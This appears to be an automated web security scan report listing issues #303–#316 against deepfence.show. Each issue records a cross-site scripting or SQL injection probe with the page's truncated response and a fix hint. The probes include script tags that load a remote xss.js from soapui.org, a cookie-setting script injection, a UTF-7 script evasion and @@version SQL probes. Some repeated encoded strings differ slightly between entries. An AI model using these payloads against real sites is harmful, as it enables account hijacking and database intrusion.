href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#303				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLYMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#304	

Scan	Cross Site Scripting	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	Redirect 302 /a.jpg http://soapui.org/admin.asp&deleteuser
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLYMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary	

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#305

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><META HTTP-EQUIV="Set-Cookie" Content="USERID=&lt;SCRIPT&gt;alert('XSS')&lt;/SCRIPT&gt;"></td></tr> </table>	Name	Value	DemoUser1#	<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
Name	Value				
DemoUser1#	<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#306				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-</td></tr> </table>	Name	Value	DemoUser1#	<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
Name	Value				
DemoUser1#	<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-				

Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#307

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT></td></tr> </table>	Name	Value	DemoUser1#	<SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT>
Name	Value				
DemoUser1#	<SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT>				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				

Scan Cross Site Scripting**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	<SCRIPT =>" SRC="http://soapui.org/xss.js"></SCRIPT>

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltzXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response**CWE-ID** CWE-79**Issue Number**

#309

Scan Cross Site Scripting**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	<SCRIPT a=>" " SRC="http://soapui.org/xss.js"></SCRIPT>

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#310

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><SCRIPT "a=>" SRC="http://soapui.org/xss.js"></SCRIPT ></td></tr></table>	Name	Value	DemoUser1#	<SCRIPT "a=>" SRC="http://soapui.org/xss.js"></SCRIPT >
Name	Value				
DemoUser1#	<SCRIPT "a=>" SRC="http://soapui.org/xss.js"></SCRIPT >				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#311				

Scan	Cross Site Scripting
------	----------------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><SCRIPT a=`>` SRC="http://soapui.org/xss.js"></SCRIPT></td></tr></table>	Name	Value	DemoUser1#	<SCRIPT a=`>` SRC="http://soapui.org/xss.js"></SCRIPT>
Name	Value				
DemoUser1#	<SCRIPT a=`>` SRC="http://soapui.org/xss.js"></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#312				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT></td></tr></table>	Name	Value	DemoUser1#	<SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT>
Name	Value				
DemoUser1#	<SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#313

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://soapui.org/xss.js"></SCRIPT></td></tr> </table>	Name	Value	DemoUser1#	<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://soapui.org/xss.js"></SCRIPT>
Name	Value				
DemoUser1#	<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://soapui.org/xss.js"></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#314				

SQL Injection

SQL Injection Scans work through a list of predefined strings that could be used to execute arbitrary SQL code in a database, and inserts those strings into the parameters of the request.

If an unexpected response is received, this is an indication that input validation has failed to remove

the potentially malicious SQL strings from the parameters, and that data should be sanitized before it is used to construct SQL queries.

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>'</td></tr></table>	Name	Value	demouser@deepfence.io	'
Name	Value				
demouser@deepfence.io	'				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#315				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>and (select substring(@@version,2,1))=''</td></tr></table>	Name	Value	demouser@deepfence.io	and (select substring(@@version,2,1))=''
Name	Value				
demouser@deepfence.io	and (select substring(@@version,2,1))=''				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#316

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
